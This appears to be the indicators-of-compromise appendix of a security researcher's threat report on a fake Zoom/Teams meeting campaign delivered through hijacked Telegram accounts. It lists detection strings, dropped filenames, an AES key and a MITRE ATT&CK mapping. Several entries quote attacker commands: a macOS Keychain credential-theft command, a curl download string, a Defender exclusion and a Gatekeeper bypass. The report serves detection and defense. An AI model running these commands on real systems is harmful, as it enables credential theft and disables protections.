Dev-fallback key (hex)	000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f
Plaintext format	template order ia_id

AES-GCM Execute-Link Crypto

Field	Value
Algorithm	AES-GCM-256, 12-byte IV, 128-bit auth tag
Dev-fallback key (hex)	000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f

Plaintext format	template order ia_id
------------------	----------------------

Detection Strings

String	Context
sahfuehf29385hsdfuiewhf	AUTH_API_TOKEN in ClickFix PowerShell payload
executeLinkFromDownUrl	Crypto module name (shared across Zoom + Teams kits)
GenieX frontend	Developer comment in executeLinkFromDownUrl module
9jXK14VFM8fObdKxfkake8tD7rPhzs.1	Reused fake meeting password (contains "fkake")
google.us-gmeet.com	Google Meet variant URL display swap
zoomPlatformUser	Module name
host-action	Covert senderType value for silent C2 data exfil
security find-generic-password -wa "Chrome"	macOS Keychain theft command
restrictiveMacOSDecoyAlternate	Stealer function name (unobfuscated variant)
macOSProductVersionGreaterThan_26_4	Version gate function name
deleteSelfExecutableBestEffort	Self-delete function name
.telegram.txt	Temp file for exfil data staging
/usr/bin/curl -s -S -L -A "macintosh"	Download user-agent string
kern.osproductversion	sysctl key queried for version gate

Dropped Filenames

Filename	Location	Platform
oklnkae.vbs	%TEMP%	Windows (zoom.05ukweb.uk)
NltOci4.vbs	%TEMP%	Windows (weekly-up.online)
D1<random6>.bin	\$TMPDIR	macOS
ZoomApp.zip / .app	\$TMPDIR	macOS
TeamsApp.zip / .app	\$TMPDIR	macOS
SystemApp.zip / .app	\$TMPDIR	macOS

MITRE ATT&CK Mapping

ID	Technique	Usage
----	-----------	-------

T1586.002	Compromise Accounts: Social Media	Hijacked Telegram accounts of trusted contacts
T1199	Trusted Relationship	Delivery via existing trust relationship
T1078	Valid Accounts	Hijacked Telegram sessions
T1566.003	Spearphishing via Service	Lure delivered over Telegram DM
T1566.002	Spearphishing Link	Fake meeting invite URLs
T1204.002	User Execution: Malicious File	ClickFix terminal paste
T1059.001	PowerShell	IEX payload execution
T1059.005	Visual Basic	VBScript C2 implant
T1059.004	Unix Shell	macOS shell script stage
T1071.001	Web Protocols	HTTPS beacon to /info
T1573.001	Symmetric Cryptography	AES-GCM execute URLs
T1082	System Information Discovery	WMI hostname/OS/CPU recon
T1057	Process Discovery	Process list enumeration
T1518.001	Security Software Discovery	Browser extension + wallet inventory
T1056	Input Capture	Webcam exfil via WebRTC
T1056.002	GUI Input Capture	CFUserNotificationDisplayAlert fake password dialog
T1115	Clipboard Data	Clipboard hijack (display vs real command)
T1562.001	Disable or Modify Tools	Add-MpPreference -ExclusionPath "C:\Users"
T1553.001	Gatekeeper Bypass	xattr -rc + ad-hoc codesign
T1070.004	File Deletion	VBS/shell script/binary self-delete
T1087	Account Discovery	WMI Win32_ComputerSystem username
T1016	Network Configuration Discovery	WMI network adapter enumeration
T1480	Execution Guardrails	Wallet scan as pre-qualification + macOS version gate
T1555.001	Credentials from Password Stores: Keychain	security find-generic-password
T1567	Exfil Over Web Service	Telegram Bot API
T1027	Obfuscated Files	LLVM CFG flattening (Jun/Jul variants)



Jack Lewis

Jack is a security researcher with a strong focus on malware analysis, tracking new threat actors and campaigns, reverse engineering, patch diffing, and proactive threat hunting.